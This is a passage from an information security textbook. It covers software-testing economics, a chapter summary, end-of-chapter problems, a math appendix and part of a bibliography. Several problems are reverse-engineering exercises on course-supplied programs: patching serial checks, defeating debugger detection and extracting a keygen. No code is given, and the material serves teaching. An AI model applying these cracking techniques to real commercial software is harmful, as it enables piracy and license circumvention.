Another factor is that in the computing world, whoever is first to market is likely to become the market leader, even if their product is, ultimately, inferior to the competition. And in computing, the market leader tends to much more dominate than in most fields. This first to market advantage creates an overwhelming incentive to sell software before it's been thoroughly tested.

Why are market leaders so dominant in the software field? For one thing, users often have an incentive to follow the leader. For example, Sam, our friendly neighborhood system administrator, probably won't get fired if his system has a serious flaw, provided everybody else has the same flaw. On the other hand, Sam probably won't receive comparable credit if his system works normally while many other systems are having problems. Another reason for doing things like everybody else is that users have more people they can ask for support. These peculiar economic incentives are collectively referred to as network economics [3].

Secure software development is difficult and costly. Development must be done carefully, with security in mind from the beginning, and an extraordinarily large amount of testing is required to achieve reasonably low bug rates. It's certainly cheaper and easier to let customers do the testing, particularly when there is no serious economic disincentive to do so, and due to network economics, there is in fact an enormous incentive to rush to market.

Why is there no economic disincentive for flawed software? Even if a software flaw causes major losses for a corporation or individual, the software vendor generally has no legal liability. Few, if any, other products enjoy a comparable legal status. In fact, it's sometimes suggested that holding software vendors legally liable for adverse effects of their products would be a market-friendly way to improve software quality. But software vendors argue that, contrariwise, holding them liable for their product failures would stifle innovation. In any case, it's far from certain that increased legal liability would have any serious impact on the overall quality of software. And even if software quality did improve, there would certainly be unintended negative consequences, such as higher development costs.

12.3.1 Flaws and Testing

The fundamental security problem with software testing is that the good guys must find almost all security flaws, whereas Trudy only needs to find one. This implies that software reliability is far more challenging in the security domain than in software engineering in general.

An example from [3] nicely illustrates the asymmetric warfare between attacker and defender. For software, the mean time between failure, or MTBF, is the expected length of time until a software flaw is exposed. For the sake of argument, suppose there are 10^6 flaws in a large and complex software project and assume that for each individual flaw, we have MTBF $= 10^9$ hours. That is, any specific flaw is expected to show up after about a billion hours of use. Then, since there are 10^6 flaws, we would expect to observe one flaw for every $10^9/10^6 = 10^3$ hours of testing or use.

Suppose that the good guys hire an army of 10,000 testers who spend a total of 10^7 hours testing, and they find, as expected, 10^4 of the flaws. Further, suppose that Trudy, by herself, spends 10^3 hours testing and finds one flaw, which is also as expected. Since the good guys found only 1% of the flaws, the chance that this army of good guys found Trudy's one lonely bug is only 1%. This is not good news for Trudy, but very bad news for the good guys. As we've seen in other areas of security, the math overwhelmingly favors Trudy.

This testing example makes it clear that secure software development is not going to be easy, and testing is only part of the development process. To improve security, much more time and effort is required throughout the development process. But, as noted above, there is little or no economic incentive to put more time or more effort into this process.

Software development, broadly speaking, can be viewed as consisting of the following steps [98]: Specify, design, implement, test, review, document, manage, and maintain. Most of these topics are well beyond the scope of this book, but below we'll dig just a little bit deeper into the design and testing phases.

The design phase is critical for security since a careful initial design can avoid high-level errors that are difficult—if not impossible—to correct later. Perhaps the most critical design issue is to consider security from the start, since retrofitting security is difficult, if not impossible. This issue arose, for example, in our discussion in Chapter 10 of the GSM security protocol and its successor protocol.

Usually an informal approach is used at the design phase, but formal methods can sometimes be applied. With formal methods, it's possible to rigorously prove correctness. Unfortunately, formal methods are themselves challenging, and generally too difficult to be practical for complex, real-world software systems.

Testing for security is far more demanding than non-security testing. In non-security testing, we need to verify that the system does what it's supposed to do, while in security testing we must verify that the system does what it's supposed to and nothing more. There can be no side-effects, or unintended "features," as such features provide a potential avenues of attack.

In any realistic scenario, it's almost certainly impossible to do exhaustive testing. Furthermore, the MTBF discussion above indicates that an extraordinarily large amount of testing might be required to achieve a high level of security. So, is secure software completely hopeless? Fortunately, there may be a loophole. If we can eliminate an entire class of security flaws with a relatively small amount of testing, then the statistical model swings in favor of the good guys. For example, if we have a test (or a few tests) that enable us to find all buffer overflows, then we can eliminate this entire class of flaws with a relatively small amount of work.

12.3.2 Secure Software Development?

The bottom line on secure software development is that economics and the resulting penetrate and patch model are the enemies of secure software. Unfortunately, there is generally little incentive for secure software development, and until that changes, we probably can't expect major improvements in security. In those cases where security is a high priority, it is possible to develop reasonably secure software, but there is definitely a cost. That is, proper development practices can minimize security flaws, but secure development is a costly and time-consuming proposition.[7] For these reasons, you should not expect to see a dramatic improvements in software security anytime soon.

Even with the best software development practices, security flaws will still exist. Since absolute security is almost never possible in the real world, it should not be surprising that absolute security in software is rarely achieved. An achievable goal for secure software development—as in most areas of security—is to minimize and manage the risks.

12.4 Summary

In this chapter we showed that security in software is challenging. We focused on two topics, namely, reverse engineering and software development.

Software reverse engineering, or SRE, illustrates what an attacker can do to software. Even without access to the source code, an attacker can understand and modify your code. Making very limited use of the available tools, we were able to easily defeat the security feature of a program. While there are things that can be done to make reverse engineering more difficult, as a practical matter, software is generally vulnerable to reverse engineering based attacks.

[7] It's that annoying "no free lunch" thing again.

We also discussed difficulties in secure software development. From any perspective, secure software development is extremely challenging, and elementary math confirms that Trudy has the advantage. Nevertheless, it is possible—although difficult and costly—to develop more secure software. Unfortunately, there is little incentive for such secure software development, and that is likely to be the case for the foreseeable future.

12.5 Problems

1. Obtain the file `SRE.zip` from the textbook website and extract the Windows executable.
   a) Patch the code so that any serial number results in the message "`Serial number is correct!!!`" Submit the patched code and a screen capture showing correct serial number message.
   b) Determine the correct serial number.
2. For the SRE example in Section 12.2.2, we patched the code by changing a `test` instruction to `xor`.
   a) Give at least two ways—other than changing `test` to `xor`—that Trudy could patch the code so that any serial number will work.
   b) Changing the `jz` instruction that appears at address `0x401032` in Table 12.3 to `jnz` is not a correct solution to part a). Why not?
3. Obtain the file `unknown.zip` from the textbook website and extract the Java class file `unknown.class`.
   a) Reverse engineer this class file. There are several online tools available that you can use.
   b) Analyze the code and explain what the program does.
4. Obtain the file `Decorator.zip` from the textbook website and extract the file `Decorator.jar`. This program is designed to evaluate a student's application for admission based on various test scores. Applicants applying to medical school must include their MCAT test score, while applicants to law school must include their LSAT test score. Applicants to the graduate school (which includes Law and Medicine) must include their GRE score, and foreign applicants must include their TOEFL score. An applicant is accepted if his or her GPA is above 3.5 and their submitted scores exceed a set threshold for their required tests. Since this mythical school is located in California, the requirements are more lenient for California residents.

   This `Decorator` program creates six applicants of which two are not accepted because of their low score. Also, the `Decorator` code was obfuscated using ProGuard (using only options under the "obfuscation" button, i.e., no shrinking, optimization, etc., were applied); see [20] for a detailed solution to a somewhat similar example.

a) Patch the code so that the two applicants who were not accepted are now accepted. Accomplish this by lowering the thresholds in their respective failing categories to the values of their test scores.

b) Using the result from part a), further patch the code so that a California resident who was accepted is now rejected.

5. Obtain the file `encrypted.zip` from the textbook website and extract the file `encrypted.jar`. This application was encrypted using the tool SandMark, with the "obfuscate" tab and "Class Encryptor" option selected and, possibly, other obfuscation options.

   a) Generate a decompiled version of this program directly from the obfuscated (and encrypted) code. Hint: Do not attempt to use a cryptanalytic attack to break the encryption. Instead, look for an unencrypted class file. This is a custom class loader that decrypts files before they are executed. Reverse engineer this class loader and modify it so that it displays the class files in plaintext.

   b) How could you make the encryption more difficult to break?

6. Obtain the file `deadbeef.zip` from the textbook website and extract the C source file `deadbeef.c`.

   a) Modify the program so that it tests for a debugger using the Windows function `IsDebuggerPresent`. The program should terminate silently if a debugger is detected, whether or not the correct serial number was entered.

   b) Show that you can determine the serial number using a debugger, in spite of the `IsDebuggerPresent` function. Briefly explain how you were able to bypass the `IsDebuggerPresent` check.

7. Obtain the file `mystery.zip` from the textbook website and extract the executable `mystery.exe`.

   a) Give the output when you run the program with each of the following usernames (assuming an incorrect serial number):

      i) mark

      ii) markstamp

      iii) markkram

   b) Analyze the code to determine all restrictions, if any, on valid usernames. You will need to disassemble and debug the code.

   c) This program uses `IsDebuggerPresent` to check for the presence of a debugger. Analyze the code to determine what the program does in case a debugger is detected. Why is this better than simply terminating the program?

   d) Patch the program so that you can debug it. You will need to nullify the effect of `IsDebuggerPresent`.

e) By debugging the code, determine the corresponding valid serial number for each valid username that appears in part a). Hint: Debug the program and enter a username along with any serial number. At some point, the program will compute the valid serial number corresponding to the entered username—it uses this to compare to the entered serial number. If you set a breakpoint at the proper location, the valid serial number will be stored in a register, which you can then observe.

f) Create a patched version of the code, `mysteryPatch.exe` that accepts any username and serial number pair.

8. Obtain `mystery.zip` from the textbook website and extract the executable `mystery.exe`. As discussed in Problem 7, this program contains code that generates a valid serial number corresponding to any valid username. Such an algorithm is known as a key generator, or simply a keygen. If Trudy has a functioning copy of the keygen algorithm, she can generate an unlimited number of valid username/serial number pairs. In principle, it would be possible for Trudy to analyze a keygen algorithm and write her own (functionally equivalent) standalone keygen program from scratch. However, keygen algorithms are generally complex, making such an attack difficult in practice. But all is not lost (at least from Trudy's perspective). It is often possible—and relatively simple—to "rip" the keygen algorithm from a program. That is, an attacker can extract the assembly code representing the keygen algorithm and embed it directly in a C program, thereby creating a standalone keygen utility, without having to understand the details of the algorithm.

   a) Rip the keygen algorithm from `mystery.exe`, that is, extract the keygen assembly code and use it directly in your own standalone keygen program. Your program must take any valid username as input and produce the corresponding valid serial number. Hint: In C, assembly code can be embedded directly in a program by using the `asm` directive. You may need to initialize certain register values to make the ripped code function correctly.

   b) Use your program from part a) to generate a serial number for the username `markkram`. Verify that your serial number is correct by testing it in the original `mystery.exe` program.

9. Recall that an opaque predicate is a "conditional" that is actually not a conditional. The conditional always evaluates to the same result, but it is not obvious that this is the case.

   a) Why might an opaque predicate be a useful defense against reverse engineering attacks?

   b) Give an example—different from that given in the text—of an opaque predicate based on a mathematical identity.
   c) Give an example of an opaque predicate based on an input string.

10. Opaque predicates have been proposed for watermarking software.
    a) How might such a watermarking technique be implemented?
    b) Discuss possible attacks on such a watermarking scheme.
11. In [108], it's shown that keys are easy to find when hidden in data, since keys are random and most data is not.
    a) Devise a more secure method for hiding a key in data.
    b) Devise a method for storing a key K in data and in software. That is, both the code and the data are required to determine K.
12. In an analogy to genetic diversity in biological systems, it has been argued that metamorphism can increase the resistance of software to certain types of attacks.
    a) Why would metamorphic software be more resistant to buffer overflow attacks?
    b) Discuss other types of attacks that metamorphism might help to prevent.
    c) From a development perspective, what difficulties does metamorphism present?
13. The Platform for Privacy Preferences Project, or P3P, is supposed to enable "smarter privacy tools" for the Web. Consider the P3P implementation outlined in the papers [72, 73].
    a) Discuss the possible privacy benefits of such a system.
    b) Discuss attacks on such a P3P implementation.
14. Suppose that a particular system has 1,000,000 bugs, each with MTBF of 10,000,000 hours. The good guys work for 10,000 hours and find 1,000 bugs.
    a) If Trudy works for 10 hours and finds 1 bug, what is the probability that Trudy's bug was not found by the good guys?
    b) If Trudy works for 30 hours and finds 3 bugs, what is the probability that at least one of her bugs was not found by the good guys?
15. Suppose that a large and complex piece of software has 10,000 bugs, each with an MTBF of 1,000,000 hours. Then you expect to find a particular bug after 1,000,000 hours of testing, and since there are 10,000 bugs, you expect to find one bug for every 100 hours of testing. Suppose the good guys do 200,000 hours of testing while Trudy, does 400 hours of testing.

a) How many bugs should Trudy find? How many bugs should the good guys find?

b) What is the probability that Trudy finds at least one bug that the good guys did not?

16. It can be shown that the probability of a security failure after t hours of testing is approximately c/t for some constant c. This implies that the mean time between failures (MTBF) is about t/c after t hours of testing. In this sense, security improves with testing, but it only improves linearly. One implication is that to ensure an average of, say, 1,000,000 hours between security failures, we must test for (on the order of) 1,000,000 hours. Suppose that an open source software project has a MTBF of t/c. If this same project were instead closed source, we might suspect that each bug would be twice as hard for an attacker to find. If this is true, it would appear that the MTBF in the closed source case is $2t/c$ and hence the closed source project will be "twice as secure" for a given amount of testing t. Discuss some flaws with this reasoning.

17. As a deterrent to Microsoft's new Evil Death Star [85], the citizens of planet Earth have decided to build their own Good Death Star. The good citizens of Earth are debating whether to keep their Good Death Star plans secret or make the plans public.

    a) Give several reasons that tend to support keeping the plans secret.

    b) Give several reasons that tend to support making the plans public.

    c) Which case do you find more persuasive, keeping the plans secret or making the plans public? Why?

18. Suppose that you insert 100 typos into a textbook manuscript. Your editor, Edith, finds 25 of these typos and, in the process, she also finds 800 other typos.

    a) Assuming that you remove all of the discovered typos and the 75 other typos that you inserted, estimate the number of typos remaining in the manuscript.

    b) What does this have to do with software security?

19. Suppose that you are asked to approximate the number of undiscovered bugs that remain in a particular piece of software. You insert 100 bugs into the software and then have your QA team test the software. In testing, your team discovers 40 of the bugs that you inserted, along with 120 bugs that you did not insert.

    a) Use these results to estimate the number of undiscovered bugs that remain in the program, assuming that you remove all of the discovered bugs as well as the 60 remaining bugs that you inserted.

    b) Why might this test give inaccurate results?

20. Suppose that a large software company, Software Monopoly (SM), is about to release a new software product called Doors, affectionately known as SM-Doors. The software for Doors is estimated to have about 1,000,000 security flaws. It is also estimated that each security flaw that remains in the software upon release will cost SM about \$20, due to lost sales resulting from damage to its reputation. SM pays its developers \$100 per hour during the alpha-testing phase. Suppose that during the alpha phase, flaws are found at a rate of 1 for every 10 hours of testing. Customers act as beta testers, as they find additional flaws in Doors. Suppose that SM charges \$500 per copy of Doors and the estimated market for Doors is about 2,000,000 units. What is the optimal amount of alpha testing for SM to conduct?

21. Repeat Problem 20 assuming that developers find flaws at a rate of $N/100{,}000$ per hour of testing, where N is the number of flaws remaining in the software, and all other parameters are the same as in Problem 20. Note that this implies it is more difficult for developers to find flaws as the number of flaws decreases, which is probably more realistic than the linear assumption in Problem 20. Hint: You may want to use the fact that
$$\sum_{k=0}^{n} \frac{a}{b-k} \approx a\big(\ln b - \ln(b-n)\big).$$

Appendix

7/5ths of all people don't understand fractions.
— Anonymous

The first three sections of this appendix provide a quick review of most of the math that is used in the various parts of this book. The only things here that are at all fancy are a couple of results from number theory, which are needed when discussing public key crypto. Regardless of your math level, it would be good to look over the material here, to be sure that we are speaking the same language, math-wise.

In Section A-4, we provide the DES permutations that are mentioned in Chapter 3. These permutations are not essential to understanding the algorithm, and are included here only for completeness.

A-1 Modular Arithmetic

Given a pair of integers x and n, the value of "x modulo n", which is abbreviated as "x mod n", is defined to be the remainder when x is divided by n. Note that the remainder when a number is divided by n must be one of the numbers in $\{0, 1, 2, \ldots, n-1\}$, so these are the only possible results when you are asked to compute x mod n.

In non-modular arithmetic, the number line is used to represent the relative positions of the numbers. For modular arithmetic, a mod n "clock" labeled with the integers $0, 1, 2, \ldots, n-1$ serves a similar purpose, and for this reason modular arithmetic can be viewed as "clock" arithmetic. For example, the mod 6 clock appears in Figure A-1.

The notation for modular arithmetic is flexible—all of the following have the same meaning: $x \bmod n = y$, $x = y \bmod n$, $x \pmod{n} = y$, $x = y \pmod{n}$. In other words, if "mod n" appears anywhere in an equation, the entire equation is taken modulo n. It is common to say that we "reduce" x mod n, and if you really want to impress your friends, you can say modulo n instead of mod n.

A basic property of modular addition is

$$\big((a \bmod n) + (b \bmod n)\big) \bmod n = (a + b) \bmod n,$$

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.




Figure A-1 Number "line" mod 6

so that, for example,

$$(7 + 12) \bmod 6 = 19 \bmod 6 = 1 \bmod 6$$

and

$$(7 + 12) \bmod 6 = (1 + 0) \bmod 6 = 1 \bmod 6.$$

That is, within an equation, we can apply the mod operations any place (or places) we please, and the result will not change. For computational efficiency (or convenience) we can do modular reductions in a not-so-obvious order.

The same property holds true for modular multiplication,

$$\big((a \bmod n)(b \bmod n)\big) \bmod n = ab \bmod n.$$

For example,

$$(7 \cdot 4) \bmod 6 = 28 \bmod 6 = 4 \bmod 6$$

and

$$(7 \cdot 4) \bmod 6 = (1 \cdot 4) \bmod 6 = 4 \bmod 6.$$

This simple property is critical for effective modular exponentiation, and modular exponentiation is the fundamental computation used in the RSA public key cryptosystem.

Modular inverses play an important role in public key cryptography. In ordinary (non-modular) addition, the additive inverse of x is the number that we add to x to get 0. Of course, in non-modular arithmetic, that's just a fancy way of saying that the additive inverse of x is $-x$. The additive inverse of $x \bmod n$ is denoted as $-x \bmod n$, but we have to use the definition to make sense of the " $-$ " in $-x \bmod n$. Recall that when working modulo n, the only numbers that exist are $0, 1, 2, \ldots, n-1$. Then, from the definition, $-x \bmod n$ is the number in this range that we add to x to obtain $0 \bmod n$. For example, we have $-2 \bmod 6 = 4$, since $2 + 4 = 0 \bmod 6$. We can also

see that $-2 = 4 \bmod 6$ by starting at 0 on the mod 6 "clock" and going counterclockwise two positions.

In ordinary arithmetic, the multiplicative inverse of x, denoted as x^{-1}, is the number that we multiply by x to obtain 1. In the non-modular world, this is easy, since $x^{-1} = 1/x$, provided that $x \neq 0$. But in the modular case there are no fractions, so things are not as straightforward. From the definition, the multiplicative inverse of x mod n, which is denoted $x^{-1} \bmod n$, is the number that we multiply by x to obtain $1 \bmod n$. For example, $3^{-1} \bmod 7 = 5$, since $3 \cdot 5 = 1 \bmod 7$.

What is $2^{-1} \bmod 6$? Since we are working mod 6, the only possible choices are $0, 1, 2, 3, 4, 5$, and it's easy to verify by an exhaustive search that none of these satisfy the definition. Consequently, 2 does not have a multiplicative inverse, modulo 6, which shows that for modular arithmetic, there are numbers other than 0 that do not have multiplicative inverses.

When does a (modular) multiplicative inverse exist? To answer that, we must delve slightly deeper. A number p is said to be prime if it has no factors other than 1 and p. We say that two numbers x and y are relatively prime if they have no common factor other than 1. For example, 8 and 9 are relatively prime, although neither 8 nor 9 is prime. It can be shown that $x^{-1} \bmod y$ exists if and only if x and y are relatively prime. When the modular inverse exists, it's easy to find—in a computational sense—using the Euclidean algorithm [13]. It's also easy (computationally) to tell when a modular inverse doesn't exist, that is, it's easy to test whether x and y are relatively prime.

For our discussion of public key cryptography, we require one additional result from number theory. The totient function (or Euler's totient function) which is denoted as $\phi(n)$, is the number of positive integers less than n that are relatively prime to n. For example, $\phi(4) = 2$ since 4 is relatively prime to 3 and 1, but not 2. Also, $\phi(5) = 4$ since 5 is relatively prime to 1, 2, 3, and 4, while $\phi(12) = 4$, since the only positive integers less than 12 that are relatively prime to 12 are 1, 5, 7, and 11.

For any prime number p, it's clear from the definition that $\phi(p) = p - 1$. Furthermore, it is fairly easy to show that whenever p and q are prime, we have $\phi(pq) = (p-1)(q-1)$; see Burton's fine book [13] for more details. These elementary properties of $\phi(n)$ are used in Section 4.3 of Chapter 4, which covers the RSA public key cryptosystem.

A-2 Permutations

Let A be a given set. Then a permutation of A is an ordered list of the elements of A, where each element appears exactly once. For example, $(3, 1, 4, 0, 5, 2)$ is a permutation of $\{0, 1, 2, 3, 4, 5\}$, but $(3, 1, 4, 0, 5)$ is not, and neither is the ordered list $(3, 1, 4, 2, 5, 2)$.

It's easy to count the number of permutations of a set of n elements: There are n ways to choose the first element of the permutation, $n-1$ selections remain for the next element, and so on. Consequently, there are $n!$ permutations of any set of n elements. For example, there are 24 permutations of the set $\{0,1,2,3\}$.

Permutations play a prominent role in cryptography. Classic ciphers are often based on permutations, while many modern block ciphers also make heavy use of permutations.

A-3 Probability

In this book, we only require a few elementary facts from the field of discrete probability. Let S be the set of all possible outcomes of a given experiment. If each outcome is equally likely, then the probability of the event X, where we have $X \subset S$, is

$$P(X) = \frac{\text{number of elements in } X}{\text{number of elements in } S}.$$

For example, if we roll two dice, the set S can be taken to be the 36 equally likely ordered pairs

$$S = \{(1,1),(1,2),\ldots,(1,6),(2,1),(2,2),\ldots,(6,6)\}.$$

When we roll two dice we find, for example,

$$P(\text{sum is } 7) = 6/36 = 1/6,$$

since 6 of the 36 elements in S sum to 7.

Often, it's easier to compute the probability of X using the fact

$$P(X) = 1 - P(\text{complement of } X),$$

where the complement of X is the set of elements in S that are not in X. For example, when rolling two dice,

$$P(\text{sum} > 3) = 1 - P(\text{sum} \leq 3) = 1 - 3/36 = 11/12.$$

There are many good sources of information on discrete probability, but the ancient book by Feller [38] is still the best. Feller covers all of the basics and many interesting and useful advanced topics, all in a very readable and engaging style.

A-4 DES Permutations

In this section, we give the Data Encryption Standard (DES) permutations that are discussed in Section 3.3.2 of Chapter 3. The DES permutations are provided here without further explanation—see Section 3.3.2 for context.




Figure A-2 DES expansion permutation




Figure A-3 DES P-box permutation




Figure A-4 Initial *LK* permutation




Figure A-5 Initial RK permutation




Figure A-6 Permutation LP




Figure A-7 Permutation RP

Bibliography

[1] M. Abadi and R. Needham. Prudent engineering practice for cryptographic protocols. *IEEE Transactions on Software Engineering*, 22(1):6–15, 1996.

[2] R. Anderson. *Security Engineering*: Errata. `https://www.cl.cam.ac.uk/~rja14/errata.html`, 2004.

[3] R. Anderson. *Security Engineering*. Wiley, Hoboken, third edition, 2020.

[4] Associated Press. Programmer convicted after planting a 'virus'. `http://www.nytimes.com/1988/09/21/business/programmer-convicted-after-planting-a-virus.html`, 1988.

[5] J. Aycock. *Computer Viruses and Malware*, volume 22 of *Advances in Information Security*. Springer, New York, 2006.

[6] Horne B., Matheson L., Sheehan C., and Tarjan R.E. Dynamic self-checking techniques for improved tamper resistance. In *Security and Privacy in Digital Rights Management*, DRM 2001, pages 141–159, 2002.

[7] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang. On the (im)possibility of obfuscating programs (extended abstract). In *Advances in Cryptology*, CRYPTO 2001, 2001.

[8] BBC News. Passwords revealed by sweet deal. `http://news.bbc.co.uk/2/hi/technology/3639679.stm`, 2004.

[9] D. J. Bernstein. The IPv6 mess. `http://cr.yp.to/djbdns/ipv6mess.html`, n.d.

[10] M. Bishop. *Computer Security: Art and Science*. Addison Wesley, Boston, second edition, 2018.

[11] I. Blake, G. Seroussi, and N. Smart. *Elliptic Curves in Cryptography*. Cambridge University Press, Cambridge, 2000.

[12] S. Budiansky. *Battle of Wits: The Complete Story of Codebreaking in World War II*. The Free Press, New York, 2000.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

[13] D. M. Burton. *Elementary Number Theory.* Wm. C. Brown, Dubuque, fourth edition, 1998.

[14] Calleam Consulting Ltd. Case Study — Denver international airport baggage handling system. `http://calleam.com/WTPF/wp-content/uploads/articles/DIABaggage.pdf`, 2008.

[15] L. Carroll. *Alice's Adventures in Wonderland.* Macmillan, London, 1865.

[16] P. Cerven. *Crackproof Your Software: Protect Your Software Against Crackers.* No Starch Press, San Francisco, 2002.

[17] G. Chapman, E. Idle, T. Gilliam, T. Jones, J. Cleese, and M. Palin. *The Complete Monty Python's Flying Circus: All the Words.* Pantheon Books, New York, 1989.

[18] K. Chellapilla, K. Larson, P. Simard, and M. Czerwinski. Computers beat humans at single character recognition in reading based human interaction proofs (HIPs). `http://www.ceas.cc/2005/papers/160.pdf`, 2005.

[19] C. Q. Choi. How many qubits are needed for quantum supremacy? `https://spectrum.ieee.org/tech-talk/computing/hardware/qubit-supremacy`, 2020.

[20] T. Cipresso. Java bytecode anti-reversing exercise. `http://reversingproject.info/?page_id=65`, 2009.

[21] T. Cipresso. Software reverse engineering education, Master's Thesis, Department of Computer Science, San Jose State University. `http://reversingproject.info/`, 2009.

[22] F. B. Cohen. *A Short Course on Computer Viruses.* Wiley, Hoboken, second edition, 1994.

[23] C. S. Collberg and C. Thomborson. Watermarking, tamper-proofing and obfuscation—tools for software protection. *IEEE Transactions on Software Engineering*, 28:735–746, 2002.

[24] The Common Criteria portal. `http://www.commoncriteriaportal.org/`, 2021.

[25] S. A. Craver, M. Wu, B. Liu, A. Stubblefield, B. Swartzlander, D. S. Wallach, D. Dean, and E. W. Felten. Reading between the lines: Lessons learned from the SDMI challenge. In *Proceedings of the 10th USENIX Security Symposium*, pages 13–17, 2001.

[26] DaBoss. Computer knowledge: Virus tutorial. `http://www.cknow.com/cms/vtutor/cknow-virus-tutorial.html`, 2013.

[27] DaBoss. Robert Slade computer virus history. `https://www.cknow.com/cms/vtutor/robert-slade-computer-virus-history.html`, 2013.

[28] J. Daemen and V. Rijmen. The block cipher Rijndael. In *Smart Card Research and Applications*, CARDIS 1998, pages 277–284, 2000.

[29] D. Davis. PKCS#7, MOSS, PEM, PGP, and XML. `http://world.std.com/~dtd/sign_encrypt/sign_encrypt7.html`, 2001.

[30] W. Diffie and M. Hellman. New directions in cryptography. *IEEE Transactions on Information Theory*, IT–22(6):644–654, 1976.

[31] M. Dyakonov. The case against quantum computing. `https://spectrum.ieee.org/computing/hardware/the-case-against-quantum-computing`, 2018.

[32] EFF DES cracker machine brings honesty to crypto debate. `https://www.eff.org/press/releases/eff-des-cracker-machine-brings-honesty-crypto-debate`, 2016.

[33] E. Eilam. *Reversing: Secrets of Reverse Engineering*. Wiley, Hoboken, 2005.

[34] J. H. Ellis. The history of non-secret encryption. *Cryptologia*, 23(3):267–273, 1999.

[35] C. Ellison and B. Schneier. Ten risks of PKI: What you're not being told about public key infrastructure. *Computer Security Journal*, 16(1):1–7, 2000.

[36] EPIC. The Clipper Chip. `https://epic.org/crypto/clipper/`, 2001.

[37] A. Estes. Access control matrix. `https://link.springer.com/referenceworkentry/10.1007%2F978-1-4419-5906-5_771`, 2011.

[38] W. Feller. *An Introduction to Probability Theory and Its Applications*. Wiley, Hoboken, third edition, 1968.

[39] U. Fiege, A. Fiat, and A. Shamir. Zero knowledge proofs of identity. In *Proceedings of the Nineteenth Annual ACM Conference on Theory of Computing*, pages 210–217, 1987.

[40] S. Fluhrer, I. Mantin, and A. Shamir. Weaknesses in the key scheduling algorithm of rc4. In S. Vaudenay and A. M. Youssef, editors, *International Workshop on Selected Areas in Cryptography*, pages 1–24, 2001.

[41] B. A. Forouzan. *TCP/IP Protocol Suite*. McGraw Hill, New York, second edition, 2003.

[42] W. F. Friedman. *The Index of Coincidence and Its Applications in Cryptography*. Aegean Park Press, Walnut Creek, 1987.

[43] M. R. Garey and D. S. Johnson. *Computers and Intractability: A Guide to the Theory of NP–Completeness.* W. H. Freeman & Company, New York, 1979.

[44] M. Gilbert. Coventry: What really happened. https://winstonchurchill.org/resources/myths/, 2008.

